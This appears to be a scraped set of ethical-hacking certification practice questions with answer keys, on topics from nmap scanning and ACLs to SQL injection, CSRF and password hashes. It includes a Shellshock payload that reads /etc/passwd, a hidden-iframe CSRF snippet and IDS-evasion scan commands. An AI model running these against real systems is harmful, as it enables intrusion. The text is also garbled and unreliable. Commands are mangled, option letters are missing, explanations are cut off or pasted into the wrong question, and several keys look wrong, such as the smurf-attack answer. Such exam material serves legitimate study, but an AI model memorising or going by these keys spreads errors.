B. Bob should send an email to scottsmelby@yahoo.com to confirm Scott's identity.

C. This is a ruse because anyone can get a @yahoo address, including Yahoo customer support representatives.

D. This is a ruse because Bob has never met Scott.

**Answer: C**

You are attempting to scan a web server's ports using Nmap. To dodge IDS, which of the following instructions would result in the least amount of noise during a scan of popular ports?

A. nmap -A - Pn

B. nmap -sP -p-65535-T5

C. nmap -sT -O -To

D. nmap -A—host-timeout 99-T1

**Answer: C**

Which of the following approaches is the BEST for preventing Cross-Site Scripting (XSS) flaws?

Before transferring data, use digital certificates to authenticate a server.
Verify access rights before granting access to restricted data and user interface controls.
Verify access rights before granting access to protected data and user interface controls.
Validate and encrypt all data provided to the server.

**Answer: D**

Which of the following is an example of preventive control?

A. Smart card authentication

B. Security policy
C. Audit trail
D. Business Continuity Plan
**Answer: A**

To see if a software programme can handle a wide range of invalid input, automated testing can be used to generate invalid input at random and see if the programme crashes. What is the most often used term to describe this type of testing?

A. Fuzzing
B. Randomizing

C. Mutating

D. Bounding

**Answer:** A

**Explanation:**

Fuzz testing, often known as fuzzing, is a software testing approach that includes feeding a computer programme with erroneous, unexpected, or random data. It is commonly automated or semi-automatic. The application is then checked for errors, such as crashes or failed built-in code assertions, as well as memory leaks. Fuzzing is a technique for detecting security flaws in software and computer systems. It's a type of random testing that's been used to evaluate hardware and software.

https://en.wikipedia.org/wiki/Fuzz_testing

What is the subnet 190.86.168.0/22's broadcast address?

A. 190.86.168.255

B. 190.86.255.255

C. 190.86.171.255

D. 190.86.169.255

**Answer: C**

Which of the following security operations is used to determine an organization's attack surface?

A. Running a network scan in the corporate DMZ to detect network services

B. Educating staff on the company's social engineering security policy.

C. Examining whether each person requires a security clearance

D. Using configuration management to decide when and where security patches should be applied

**Answer: A**

**Explanation:**

The purpose of a network scan is to document the attack surface as well as any clearly detectable weaknesses.

**Reference:**

http://meisecurity.com/home/consulting/consulting-network-scanning/

---

In an N-tier application architecture, which layer is responsible for data movement and processing between the tiers?

A. Application Layer

B. Data tier

C. Presentation tier

D. Logic tier

**Answer: D**

ABC's security administrator must allow Internet traffic through host 10.0.0.2 and UDP traffic through host 10.0.0.3. He must also allow all FTP traffic to reach the rest of the network while blocking all other traffic. Nobody can access the ftp after he applied his ACL setup to the router, and the approved hosts can't access the Internet. What is going on in the network according to the next configuration?

```
access-list 102 deny tcp any any
access-list 104 permit udp host 10.0.0.3 any
access-list 110 permit tcp host 10.0.0.2 eq www any
access-list 108 permit tcp any eq ftp any
```

The ACL 104 needs to be first because of UDP
The ACL 110 needs to be changed to port 80
The ACL for FTP must be before the ACL 110
The first ACL is denying all TCP traffic, and the other ACLs are being ignored by the router

**Answer: D**

How can a policy help an employee become more security conscious?

A. By putting in place established security protocols, providing personnel security training, and publicizing security's benefits.

B. By developing secret passing mechanisms, leveraging informal networks of contact, and swiftly discharging personnel

C. By discussing security secrets with employees, allowing employees to share secrets, and establishing a consultative helpline

D. By reducing vacation time, addressing ad-hoc employment conditions, and ensuring that managers are aware of employee strengths.

**Answer: A**

Company A and Company B just amalgamated, each with their own Public Key Infrastructure (PKI). What must the Certificate Authorities (CAs) establish in order for Company A and Company

B's private PKIs to trust one another and for each private PKI to authenticate digital certificates issued by the other?

A. Poly key exchange
B. Cross certification
C. Poly key reference
D. Cross-site exchange

**Answer: B**

Risks = Threats x Vulnerabilities is referred to as the:

A. Risk equation
B. Threat assessment
C. BIA equation
D. Disaster recovery formula

**Answer:** A

**Explanation:**

This simple equation is the most effective way to define risk:

Threat x Vulnerability x Cost = Risk

This is the foundation of all information security.

**Reference:** http://www.icharter.org/articles/risk_equation.html

This wireless security technique was proved worthless in 2007 when packets were captured, and the passkey was discovered in a matter of seconds. TJ Maxx's network was infiltrated and data stolen as a result of this security hole, which was exploited using a technique known as wardriving.

To which Algorithm is this alluding?

A. Wired Equivalent Privacy (WEP)

B. Wi-Fi Protected Access (WPA)

C. Wi-Fi Protected Access 2 (WPA2)

D. Temporal Key Integrity Protocol (TKIP)

A

**Explanation:**

WEP is the most widely used security protocol for 802.11 networks, often known as wireless LANs or WLANs. The PTW attack, developed in 2007, is a new WEP assault that allows an attacker to recover the secret key in less than 60 seconds in some instances.

**Note:** Wardriving is the act of a person in a moving car searching for Wi-Fi wireless networks with a portable computer, smartphone, or personal digital assistant (PDA).

https://events.ccc.de/camp/2007/Fahrplan/events/1943.en.html

This method of password cracking employs a combination of word lists, numbers, and special characters:

A. Hybrid

B. Linear

C. Symmetric

D. Brute Force

**Answer: A**

Which of the following security policies governs the usage of a virtual private network (VPN) to get access to a company's internal network?

A. Network security policy

B. Remote access policy

C. Information protection policy

D. Access control policy

**Answer: B**

Which of the following guarantees that policy, procedure, and configuration adjustments are made in a controlled and documented manner?

A. Regulatory compliance

B. Peer review

C. Change management

D. Penetration testing

**Answer: C**

Which of the following assertions best represents Social Engineering in the context of computer security?

A. Social Engineering is the act of releasing information to the public.

B. Social Engineering is the method used by human resources to complete time accounting.

C. Social Engineering is the process of obtaining information from a person rather than breaking into a system.

D. Social Engineering is a sociology-related training programme.

**Answer: C**

What is a proven approach for safeguarding a router against smurf attacks?

A. Enabling broadcast mode on the router
B. Disabling the router from accepting broadcast ping messages
C. Enabling port forwarding on the router
D. Installing the router outside of the network's firewall

**Answer: D**

An injection attack on a web server based on True/False questions is which of the following?

A. Blind SQLi
B. DMS-specific SQLi
C. Classic SQLi
D. Compound SQLi

**Answer: A**

Your firm conducts penetration tests and security assessments for local small and medium-sized businesses. During a normal security check, you come across evidence that your client is involved in human trafficking.

So, what are your options?

Stop working right now and alert the appropriate legal authorities.

Make a backup of the data on removable media and keep it somewhere safe in case you need it.
Approach the client with respect and inquire about the data.
Ignore the data and carry on with the assessment as planned.

**Answer: A**

In the widely used OpenSSL cryptographic software library, which of the following is a severe vulnerability? This flaw allows information to be stolen that is normally secured by the SSL/TLS encryption used to secure the Internet.

A. Heartbleed Bug
B. POODLE
C. SSL/TLS Renegotiation Vulnerability
D. Shellshock
**Answer: A**

Bob discovered that his username and password for a well-known game had been stolen. He makes contact with the company and resets all of the data. Which of the options below enables two-factor authentication, as recommended by the company?

A. You will need a new login and password.
B. His username and password, as well as a fingerprint scanner.
C. Remove his username and replace it with a fingerprint scanner only.
D. His username, as well as a more secure password.

**Answer: B**

When it comes to risk management, which of the following is considered an acceptable option?

A. Reject the risk.
B. Deny the risk.
C. Mitigate the risk.
D. Initiate the risk.

**Answer: C**

Which of the following is the best illustration of a logical or technical control?

A. Tokens of security
B. Heating and air conditioning
C. Smoke and fire alarms
D. Security policy of the company

**Answer: A**

A company's developer is entrusted with developing an application that allows consumers to change their billing and shipping information. The billing address field has a 50-character restriction. What pseudo code might the developer use to protect the billing address field from a buffer overflow attack?

A. if (billingAddress = 50) {update field} else exit
B. if (billingAddress != 50) {update field} else exit

C. if (billingAddress >= 50) {update field} else exit

D. if (billingAddress <= 50) {update field} else exit

**Answer: D**

A distributed port scan works as follows:

A. The targeted host's access to the scanning clients is blocked.

B. Attacking a variety of TCP ports with denial-of-service software

C. Each distributed scanning client's access to the targeted host is blocked.

D. Scanning a small number of ports on multiple computers and then comparing the findings

**Answer: D**

When it comes to creating new firewall rules, the network team has well-defined protocols to follow. Before implementing any new regulations, you must get permission from a manager. You notice a recently introduced rule while evaluating the firewall configuration, but you can't find management clearance for it. In a circumstance like this, what would be a decent step to include in the procedures?

Have the network team document why the rule was enforced without prior approval from the manager.

Use the firewall rule to monitor all traffic until a manager approves it.

Do not undo the firewall rule because the company may be reliant on it; instead, seek manager consent as quickly as possible. Revert the firewall rule to its previous state until a manager approves it.

---

**Answer: D**

Sam is employed as a pen-tester for a company in Houston. He performs penetration testing on IDS in order to discover the many methods in which an attacker can get around the IDS. Sam sends a large number of packets to the target IDS, which triggers alarms, allowing Sam to mask the true traffic. What approach is Sam employing to elude IDS?

A. Denial-of-Service
B. False Positive Generation
C. Insertion Attack
D. Obfuscating

**Answer: B**

What is the best way to protect yourself against a privilege escalation vulnerability?

Update interactive login credentials at the system administrator level and patch systems on a regular basis.

Use least rights for administrators and programmes, and track content via a content registry.

Use least privileged accounts to run services and use multi-factor authentication and authorization.
Examine user roles and administrator credentials to ensure that automation services are being used to their full potential.

**Answer: C**

Which of the following can be used to administer a botnet?

IRC
E-Mail
Linkedin and Facebook
A vulnerable FTP server

**Answer: A**

It is the tester's job to restore the systems to their pre-attack state during the "Post-attack Phase and Activities.

I. Removing all files uploaded on the system

II. Cleaning all registry entries

III. Mapping of network state

IV. Removing all tools and maintaining backdoor for reporting

"

Which of the actions listed below should be excluded from this phase? (See the illustration) Exhibit:

A. III

B. IV

C. III and IV

D. All should be included.

**Answer: A**

**Explanation:**

The goal of the post-attack phase is to restore any modified systems to their pre-attack state.

These are some examples of such activities:

**Reference:** Computer and Information Security Handbook, John R. Vacca (2012), page 531

Today's business realities need the development of risk response methods. Which of the five basic risk responses is NOT one of the five?

A. Accept

B. Mitigate

C. Delegate

D. Avoid

**Answer: C**

Internet Protocol Security (IPsec) (n.d.) (n.d.) IPSec is a collection of protocols. Each protocol in the suite has its own set of features. Except for that, Collective IPSec does everything.

A. Protect the payload and the headers

B. Authenticate

C. Encrypt

D. Work at the Data Link Layer

**Answer: D**

. A penetration test was carried out by a company. Following the test, a report was written and given to the IT department of the organization. A section of the report is as follows:

According to the report's section, which of the following possibilities is correct?

A. MAC spoofing attacks are not possible.

B. SQL Injection attacks are no longer a possibility.

C. Between the intranet (LAN) and the DMZ, a stateful firewall can be utilized.

D. There is a VLAN-to-VLAN access control policy.

**Answer: C**

You wish to examine your wireless network's packets. Which programme do you think you'd use?

A. Wireshark using Airpcap

B. Airsnort using Airpcap

C. Wireshark using Winpcap

D. Ethereal using Winpcap

**Answer: A**

Bluetooth exchanges data between associated devices using which digital modulation technique?

A. PSK (phase-shift keying)

B. FSK (frequency-shift keying)

C. ASK (amplitude-shift keying)

D. QAM (quadrature amplitude modulation)

**Answer:** A

**Explanation:**

Phase shift keying is a type of Bluetooth modulation that allows Bluetooth 2 EDR to achieve better data rates (Enhanced Data Rate). There are two types of PSK used: /4 DQPSK and 8DPSK.

**Reference:**

http://www.radio-electronics.com/info/wireless/bluetooth/radio-interface-modulation.php

Which of these is capable of finding and searching for rogue access points?

A. HIDS

B. WISS

C. WIPS

D. NIDS

**Answer: C**

Look over the snort rule and figure out how to apply it. tcp any any—> alert 192.168.1.0/24 111 (content:"| 00 01 86 a5|"; msG. "mountd access";)

When a TCP packet is sent from any IP on the 192.168.1.0 network to any IP on port 111, an alert is generated.
If any packet other than a TCP packet is seen on the network that is destined for the 192.168.1.0 subnet, an alarm is generated.

When a TCP packet is sent to the 192.168.1.0 subnet from any IP address on port 111, an alert is generated.

When a TCP packet originating from any IP address and intended for any IP address on the 192.168.1.0 subnet on port 111 is seen on the network, an alert is created.

**Answer: D**

In wireless communication, what type of antenna is used?

A. Omnidirectional
B. Parabolic
C. Uni-directional
D. Bi-directional

**Answer: A**

You are the Network Administrator, and you have received a report that some of the websites are no longer accessible. You ping the servers and discover that they are reachable. Then you type in the IP address and open the browser to see if it's accessible. When you try to access them using the URL, however, they are unavailable. What could be the issue?

A. Traffic is Blocked on UDP Port 53
B. Traffic is Blocked on UDP Port 80
C. Traffic is Blocked on UDP Port 54
D. Traffic is Blocked on UDP Port 80

**Answer: A**

How is the public key delivered in a regulated and ordered manner so that users can be confident in the sender's identity?

A. Hash value

B. Private key
C. Digital signature
D. Digital certificate
**Answer: D**

If you discover that a rootkit has been installed on one of your systems, what is the BEST course of action?

Copy the system files from a known good system
Run a trap and trace
Delete the files and try to figure out where the problem came from
Use a prior backup to reload.
Reload with media that has been proven to be reliable.

**Answer: E**

Which of the following technologies, such as bidirectional voice and video, is best for secret communications?

A. RC4
B. RC5
C. MD4

D. MD5

**Answer: A**

What is a 'null' user in the context of Windows Security?

A. An inexperienced user
B. An account that has been suspended by the administrator
C. A fictitious account with no username or password

D. A fictitious account was created for the sake of security administration.

---

**Answer: C**

A hacker is trying to figure out which IP addresses are active on a network. The hacker would utilize which NMAP switch?

A. -sO
B. -sP
C. -sS
D. -sU
Answer: B

How does the term "probability" connect to the idea of "threat" in risk management?

A. Likelihood refers to the likelihood of a threat source exploiting a vulnerability.
B. Likelihood is a potential threat source that could exploit a flaw.

Likelihood refers to the likelihood of a threat exploiting a vulnerability.
The probability that a vulnerability represents a danger source is called likelihood.

**Answer: A**

**Explanation:**

Building an effective security programme requires the capacity to assess the potential of threats within the company. To be effective, the technique of determining threat likelihood must be properly defined and integrated into a larger threat analysis process.

**Reference:**

http://www.mcafee.com/campaign/securitybattleground/resources/chapter5/whitepaper-on- assessing-threat-attack

A tester finds an access point utilizing WPA2 encryption during a wireless penetration test. To obtain the key, which of the following attacks should be used?

A. The tester must first capture and then crack the WPA2 authentication handshake.

B. The tester must use the inSSIDer programme to crack it using the network's ESSID.

C. The tester is unable to crack WPA2 because it adheres to the IEEE 802.11i standard.

D. The tester must update the wireless network card's MAC address before using the AirTraf programme to retrieve the key.

**Answer: A**

What is the most significant drawback of scripting languages over compiled programming languages?

A. Scripting languages are difficult to master.

B. Scripting languages do not support object-oriented programming.

C. Graphical user interfaces cannot be created using scripting languages.

D. Because they require an interpreter to run the code, scripting languages are slower.

**Answer: D**

A consultant is recruited by a huge financial company to conduct physical penetration testing. The consultant goes to the company's building dressed as an electrician and waits in the lobby for an employee to pass through the main access gate, then follows the person behind to get into the restricted area on the first day of his inspection. What kind of attack did the consultant carry out?

A. Man trap

B. Tailgating

C. Shoulder surfing

D. Social engineering

**Answer: B**

You are about to get hired as a penetration tester by a well-known bank. Which of the following documents covers the nature of the testing, the infractions related to it and essentially protects both the bank's interest and your liability as a tester?

A. Service Level Agreement

B. Non-Disclosure Agreement

C. Terms of Engagement

D. Project Scope

**Answer: C**

---

A user seeks guidance from a network administrator on how to transmit encrypted email from home.

The end-user does not want to be responsible for any license costs or server management. Which of the following encryption protocols should the network administrator propose as the most secure?

A. IP Security (IPSEC)

B. Multipurpose Internet Mail Extensions (MIME)

C. Pretty Good Privacy (PGP)

D. HyperText Transfer Protocol with Secure Socket Layer (HTTPS)

**Answer: C**

The priority of MX records increases as the number of records grows. (True/False.)

A. True

B. False

**Answer: B**

Which of the following is a low-tech method for getting unauthorized system access?

Social Engineering
Sniffing
Eavesdropping
Scanning

---

**Answer: A**

**Explanation**

In the context of information security, social engineering refers to the psychological manipulation of people to persuade them to do actions or reveal secret information. A type of confidence trick used to obtain information, commit fraud, or gain access to a system.

**Reference:**
https://en.wikipedia.org/wiki/Social_engineering_(security)

. Bob is a well-known hacker who is well-liked by visitors to "underground" websites. Many people have indicated an interest in learning from Bob since he is eager to share his knowledge with those who are willing to learn. This knowledge, however, comes with a danger, as it can also be utilized for malicious assaults. What is the most successful way for bridging the knowledge gap between "black" hats or crackers and "white" hats or computer security professionals in this context? (Select the correct test answer.)

A. Educate everyone on risk analysis, vulnerabilities, and safeguards through books, articles, and training.

B. Increase the number of computer security monitoring personnel on staff to keep an eye on computer systems and networks.

C. Make it easier to earn a computer security certification or accreditation so that more people feel a part of something bigger than themselves.

D. Teach additional National Guard and reservists about computer security so they can assist in times of crisis.

**Answer: A**

Which of the following statements about LM hashes is correct?

A. LM hashes are 48 hexadecimal characters long.

B. The AES128 cryptographic standard is used to create LM hashes.

C. The password's uppercase characters are converted to lowercase.

D. When the password length exceeds 15 characters, LM hashes are not generated.

**Answer: D**

What information should a risk assessor get from an IT system analysis?

A. Management buy-in

B. Threat statement

C. Security architecture

D. Impact analysis

**Answer: C**

A target file encrypted using public key cryptography has been captured by an attacker. Which of the following attacks is most likely to crack the target file?

A. Timing attack

B. Replay attack

C. Memory trade-off attack

D. Chosen plain-text attack

**Answer: D**

The International Organization for Standardization (ISO) standard 27002 lays forth the conformance standards.

Concepts and processes for security controls.
Indices of financial stability and business viability
Configuration management is a best practice that everyone should follow.
Contract agreement writing guidelines

---

**Answer: A**

Which of the following is a rootkit's primary goal?

A. It allows an unlawful service to be provided by opening a port.

B. It causes a buffer overflow.

C. It takes the place of authorized programmes.

D. It gives a programme an undocumented opening.

**Answer: C**

What type of constraint is enforced by the "grey box testing" methodology?

A. A tester can only see a portion of a system's internal operation.

B. The tester has complete knowledge of a system's internal functionality.

C. The tester has access to only the system's outward operations.

D. A tester's knowledge of a system's core operation is limited.

**Answer: A**

**Explanation:**

A black-box tester is oblivious of the application's internal structure, whereas a white-box tester has access to the application's internal structure. A gray-box tester has access to the documentation of internal data structures as well as the algorithms utilized, and so has a partial understanding of the internal structure.

**Reference:** https://en.wikipedia.org/wiki/Gray_box_testing

On the target website, an attacker modifies the profile information of a specific user (victim). This string is used by the attacker to convert the victim's profile to a text file, which is then sent to the attacker's database.

iframe src="http://www.vulnweb.com/updateif.php" style="display:none"> iframe src="http://www.vulnweb.com/updateif.php" style="display:none">

What is the name of this type of attack (which can employ HTTP GET or HTTP POST)?

Cross-Site Request Forgery
Cross-Site Scripting
SQL Injection
Browser Hacking

**Answer: A**

**Explanation**

Cross-site request forgery, also known as one-click attack or session riding and abbreviated as CSRF (also pronounced sea-surf) or XSRF, is a sort of malicious internet exploit in which illegal commands are sent from a user who the website trusts.

Varying HTTP request methods, such as GET and POST, are more vulnerable to CSRF attacks and require different levels of protection because of how web browsers handle them.

**Reference:** https://en.wikipedia.org/wiki/Cross-site_request_forgery

For enumeration, which of the following tools is used? (Select three options)

A. SolarWinds

B. USER2SID

C. Cheops

D. SID2USER

E. DumpSec

**Answer: B, D, and E**

A pentester is exploiting an FTP server with Metasploit and pivoting to a LAN. How will the pentester use Metasploit to pivot?

A. Use the pivot exploit and the meterpreter to set the meterpreter.

B. In the meterpreter, reconfigure the network settings.

C. Tell the meterpreter that the payload should propagate through it.

D. In the meterpreter, create a route declaration.

**Answer: D**

---

Which of the following qualities best describes a Boot Sector Virus?

Moves the MBR to a different position on the RAM and then replicates itself back to the MBR's original location.

Moves the MBR to a different spot on the hard disk and then replicates itself back to the MBR's original location.
Overwrites the original MBR and only runs the new viral code.
Modifies directory table entries, so that directory entries link to the virus code rather than the actual software.

**Answer: B**

**Explanation**

A boot sector virus is a computer virus that infects the master boot record of a storage device (MBR). The boot sector is moved by the virus to a different position on the hard drive.

**Reference:**

Which of the following is the best option for surfing the Internet anonymously?

A. When entering personal information, use SSL sites.
B. Use Tor's multi-node network.
C. Use shared WiFi.
D. Make use of a public VPN

**Answer: B**

When the analyst submits the form, the browser displays a "Vulnerable" pop-up window. What kind of web application flaw did the analyst find?

A. Cross-site request forgery
B. Command injection

C. Cross-site scripting

D. SQL injection

**Answer: C**

You must examine many plain-text firewall logs in order to assess network activity. You are aware that regular expressions are required for quick and effective log searches. Which command-line tool do you think you will use the most?

A. Grep

B. Notepad

C. MS Excel

D. Relational Database

**Answer: A**

**Explanation**

grep is a command-line tool for looking for lines in plain-text data sets that match a regular expression.

**Reference:** https://en.wikipedia.org/wiki/Grep

A computer technician is working with a new version of word processing software when he discovers that a specific sequence of characters causes the computer to crash. The technician investigates the bug and determines that no one else has had the same issue. What is the next logical step?

A. Ignore the problem entirely and delegate its resolution to someone else.

B. Make a document that will cause your computer to crash when you open it and send it to your pals.

C. Locate a hidden bulletin board and try to sell the bug to the highest bidder.

D. Notify the vendor of the bug and withhold information until the vendor has had a chance to repair it.

**Answer: D**

Which of the following is an application that requires a host application for replication?

Micro
Worm
Trojan
Virus

**Answer: D**

**Explanation:**

On their hosts, computer viruses infect a range of subsystems. A computer virus is a piece of software that, when run, replicates itself or infects other programmes by altering them. Infecting computer applications can also infect data files or the hard drive's boot section. The afflicted areas are considered to be "infected" when this replication succeeds.

https://en.wikipedia.org/wiki/Computer_virus

A company employs a penetration tester to conduct a wireless penetration test. According to previous complaints, the last test did not include any management or control packets in the submitted traces. The most likely cause of a shortage of management or control packets is which of the following?

A. The wifi card was switched off.

B. Wireshark was using the incorrect network card drivers.

C. Only 802.11 headers are received in promiscuous mode on Linux and Mac OS X.

D. Management and control packets are not collected by some operating systems and adapters.

**Answer: D**

An attacker uses the command below to scan a host. What are the three flags that have been raised? (Select three.) #nmap -sX host.domain.com

A. This is ACK scan. ACK flag is set

B.This is Xmas scan. SYN and ACK flags are set

C. This is Xmas scan. URG, PUSH, and FIN are set

D. This is SYN scan. SYN flag is set

**Answer: C**

You are a Sales Manager at Acme Corporation. The organization has stringent network security policies in place. You're attempting to copy data from the company's Sales database (Sales.xls) to your own PC. The traffic that leaves your company's internal network and enters the Internet is filtered and monitored. How are you going to accomplish this without arousing suspicion?

A. Use PGP to encrypt the Sales.xls and e-mail it to your personal gmail account.

B. Use Trojan wrappers to package the Sales.xls and telnet them back to your home machine.

C. Using Steganography techniques, you can hide the Sales.xls database in another file, such as a photo.jpg or other file, and send it out in an innocent-looking email or file transfer.

D. Rename Sales.xls to Sales.txt and link it to your Hotmail account as an attachment.

**Answer: C**

A penetration tester tries to scan an internal corporate network from the internet without setting off the border sensor. What is the most effective strategy that the tester should use?

A. Scanning using fragmented IP packets

B. Spoofing an IP address

C. Tunneling scan through SSH

D. Tunneling over high port numbers D.

**Answer: B**

To find Cisco VPN config files, a hacker searches Google for filetype:pcf. Which of the following can be used to decipher connectivity passwords in those files?

A. Cupp

B. Nessus

C. Cain and Abel

D. John The Ripper Pro

**Answer: C**

IP spoofing is exemplified by which of the following?

A. SQL injections

B. Man-in-the-middle

C. Cross-site scripting

D. ARP poisoning

**Answer: B**

A technician is attempting to resolve a problem with a computer that is unable to connect to the Internet via a wireless access point. The computer can send files to other computers locally, but it is unable to connect to the Internet. The IP address and default gateway are both on the 192.168.1.0/24 network, according to the technician. Which of the following events has taken place?

A. No public IP address is being routed through the gateway.

B. The computer's IP address is incorrect.

C. The computer and the gateway are not connected to the same network.

D. The computer is not connected to the internet through a private IP address.

**Answer: A**

A friend, who suspects her husband of adultery approaches a certified ethical hacker (CEH). She offers to pay to hack into her husband's email account in order to obtain material that she may use in court against him. What is the ethical course of action?

A. No, the account is not owned by the friend.

B. Accept; the friend requires assistance in gathering evidence.

C. Accept the work and perform it for free.

D. Tell her no, and make sure she understands the danger she's asking the CEH to accept.

**Answer: A**

**env x=`(){ :;};echo exploit` bash -c 'cat /etc/passwd'**

On a susceptible Linux host, what is the Shellshock bash vulnerability attempting to do?

Displays the contents of the passwd file to the prompt
Deletes the passwd file
Modifies all passwords in passwd
Adds a new user to the passwd file

---

**Answer: A**

**Explanation:**

Attackers employ a variety of tactics to obtain sensitive information. () :; /bin/cat /etc/passwd are the most basic extraction attacks.

This reads the /etc/passwd password file and appends it to the web server's response. As a result, an attacker who used the Shellshock vulnerability to inject this code would see the password file spewed out onto their screen as part of the web page returned.

**Reference:** https://blog.cloudflare.com/inside-shellshock/

What are some of the things you would recommend to a corporation as a security consultant to ensure DNS security? As a result, an attacker who used the Shellshock vulnerability to inject this code would see the password file spewed out onto their screen as part of the web page returned.

Use the same machines for DNS and other applications
Harden DNS servers
Operate DNS servers on a split-horizon basis
Limit the number of times a person can transfer from one zone to another.
Maintain subnet diversity across DNS servers.

**Answer: B, C, D, and E**

Some passwords are kept using hashes, which are specialized encryption methods. Why is this a good approach to use?

A. Cracking hashed user passwords is impossible unless the key used to encrypt them is available.

B. If a user forgets their password, administrators may readily retrieve it using the hash key they have saved.

C. When compared to more typical encryption algorithms, hashing is faster.

D. Hashed passwords are non-reversible, making it far more difficult to recover the password.

**Answer: D**

A corporation has publicly accessible web apps as well as an intranet that is protected by a firewall. Which approach will assist you to avoid being counted?

A. Reject all SMTP-received incorrect emails.
B. Permit complete DNS zone transfers.

C. For internal hosts, remove A records.
D. Make null session pipes available.
**Answer: C**

For a company, which of the following incident handling process steps is responsible for developing rules, cooperating human workforce, creating a backup plan, and testing plans?

Preparation phase
Containment phase
Identification phase
Recovery phase

**Answer: A**
**Explanation:**
In order to help reduce any potential problems that may hamper one's ability to handle an incident, certain critical factors should be adopted throughout the preparation phase. The following procedures should be followed for brevity's sake:

In both pharming and phishing attacks, an attacker might build websites that appear to be authentic in order to acquire personally identifying information from their victims. What's the difference between phishing and pharming?

_____

A pharming attack involves changing a victim's host configuration file or exploiting DNS flaws to reroute them to a bogus website. In a phishing attempt, the attacker sends the victim a URL that is either misspelled or looks close to the domain name of the legitimate website.
Phishing and pharming are both entirely technological attacks that are not regarded as kinds of social engineering.
Phishing and pharming assaults are the same.
In a phishing attack, a victim's host configuration file is modified or DNS vulnerabilities are exploited to send them to a bogus website. In a pharming attack, the attacker gives the victim a URL that is either misspelled or looks suspiciously similar to the website's true domain name.

**Answer: A**

While conducting security evaluations for one of your clients, you were able to collect data indicating that your client is engaging in fraudulent operations. So, what are your options?

A. Stop working immediately and alert the appropriate legal authorities.

B. Ignore the data and carry on with the assessment as planned

C. Approach the client respectfully and inquire about the data

D. Copy the data to removable media and store it in case you need it

_____

**Answer: A**

A tester has been hired to perform a security test on a web application. The tester notes that the site is dynamic and requires the use of a database on the back end.

What is the first character that the tester should try breaking a legitimate SQL request with in order to verify if SQL injection is possible?

A. Semicolon

B. Single quote

C. Exclamation mark

D. Double quote

**Answer: B**

You observe the following string in the URL bar while utilizing your bank's online services:

"http://www.MyPersonalBank.com/account?id=368940911028389 and Damount=1098oandCamount=21"

When you adjust the Damount and Camount values and submit the request, you see that the data on the web page reflects the changes.

On this site, what kind of vulnerability can you find?

A. Web Parameter Tampering

B. Cookie Tampering

C. XSS Reflection

D. SQL injection

**Answer: A**

**Explanation:**

The Web Parameter Tampering attack is based on modifying application data such as user credentials and permissions, pricing and quantity of products, and so on, by manipulating parameters transmitted between client and server. This data is typically stored in cookies, hidden form fields, or URL Query Strings and is used to enhance programme functionality and control.

**Reference:**

When is external and internal penetration testing required under the Payment Card Industry Data Security Standard (PCI-DSS)?

A. Once a year at the very least, and after any big upgrade or modification

B. At least every three years, or whenever there has been a significant improvement or modification

C. At least twice a year, or if there is a major upgrade or modification

D. Every two years at the very least, and after any big upgrade or modification

**Answer: A**

A covert channel is one that is not open to the public.

A. Transmits information outside of the security policy over, within, or across a computer system or network.

B. Transports data across, within, or across a computer system or network that adheres to the security policy

C. Transmits data over a communication link within a computer system or network.

D. Transmits encrypted data over, within, or across a computer system or network.

**Answer: A**

Which scanning method divides the TCP header into many packets, making it harder for packet filters to determine the packet's purpose?

A. ICMP Echo Scanning (A)

B. Using IP fragments for SYN/FIN scanning

C. Scanning of the ACK flag probe

D. Scanning IPIDs

**Answer: B**

Which of the following characteristics best describes LM Hash (as shown in the exhibit): Exhibit:

I - The maximum password length is 14 characters.

II - There are no distinctions between uppercase and lowercase.

III - It's a simple algorithm, so 10,000,000 hashes can be generated per second.

I, II, and III

I

II

I and II

**Answer: A**

**Explanation:**

The following is how the LM hash is calculated:

1. The length of the user's password is limited to fourteen characters.

2. The password of the user is transformed to uppercase. Etc.

In five seconds, 14-character Windows passwords stored with LM Hash can be cracked.

**Reference:** https://en.wikipedia.org/wiki/LM_hash

On a company's wireless network, a hacker was able to sniff packets. The following details have been discovered:

```
The Key 10110010 01001011
The Cyphertext 01100101 01011010
```

What was the original message using the Exclusive OR?

A. 00101000 11101110

B. 11010111 00010001

C. 00001101 10100100

D. 11110010 01011011

**Answer: B**

Which of the following is a type of penetration testing that largely focuses on human interaction and frequently involves duping people into violating standard security protocols?

A. Social Engineering
B. Piggybacking
C. Tailgating
D. Eavesdropping

**Answer: A**

This asymmetric cipher is created by multiplying two huge prime integers together. What is the above-mentioned cipher?

RSA
SHA
RC5
MD5

**Answer: A**

**Explanation:**

The factoring issue, which is the practical difficulty of factoring the product of two huge prime numbers, provides the basis for RSA.

**Note:** An RSA user generates and publishes a public key using two large prime integers and an auxiliary value. The prime numbers must remain a mystery. Anyone can use the public key to encrypt a message, but with currently available methods, only someone who knows the prime numbers can decode the message if the public key is large enough.

**Reference:** https://en.wikipedia.org/wiki/RSA_(cryptosystem)

Which condition guarantees that a hash function does not provide the same hashed value for two separate messages?

A. Collision resistance
B. Bit length
C. Key strength
D. Entropy

**Answer: A**

What is the most significant security risk in this scenario?

A. External script contents could be maliciously modified without the knowledge of the security staff.

B. External scripts have direct access to the company servers and can steal data from them.

C. There is no risk at all because the marketing services are reliable.

D. External scripts enhance the outgoing data traffic of the organization, resulting in bigger financial losses.

**Answer: A**

Using a precomputed table of hashed passwords, what attack is utilized to crack passwords?

A. Brute Force Attack

B. Hybrid Attack

C. Rainbow Table Attack

D. Dictionary Attack

E. Both A and C

**Answer: C**

A medium-sized accounting firm's security engineer has been entrusted with determining how much information can be collected from the firm's public facing web servers. The engineer decides to begin by connecting to port 80 via netcat.

This is what the engineer gets:

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/6
Expires: Tue, 17 Jan 2011 01:41:33 GMT
Date: Mon, 16 Jan 2011 01:41:33 GMT
Content-Type: text/html
Accept-Ranges: bytes
Last-Modified: Wed, 28 Dec 2010 15:32:21 GMT
ETag: "b0aac0542e25c31:89d"
Content-Length: 7369
```

Which of the following is an example of the work done by the engineer?

A. Cross-site scripting
B. Banner grabbing
C. SQL injection
D. Whois database query

**Answer: B**

Which of the following is an adaptive SQL Injection testing technique for detecting coding problems by inputting large amounts of random data and analyzing the output changes?

A. Function Testing
B. Dynamic Testing
C. Static Testing
D. Fuzzing Testing

**Answer: D**

What are the two requirements for a digital signature?

A. It must be both unforgeable and genuine.
B. It must be readable and clean.
C. It must be one-of-a-kind and contain special characters.

D. It must have the same amount of characters as a physical signature and be one-of-a-kind.

**Answer: A**

Jimmy is standing outside a facility's security entrance. As an authorized employee badges in, he pretends to be having a stressful conversation on his cell phone. While still on the phone, Jimmy clutches the door as it closes.

So, what exactly happened?

Piggybacking
Masqurading
Phishing
Whaling

**Answer: A**

**Explanation:**

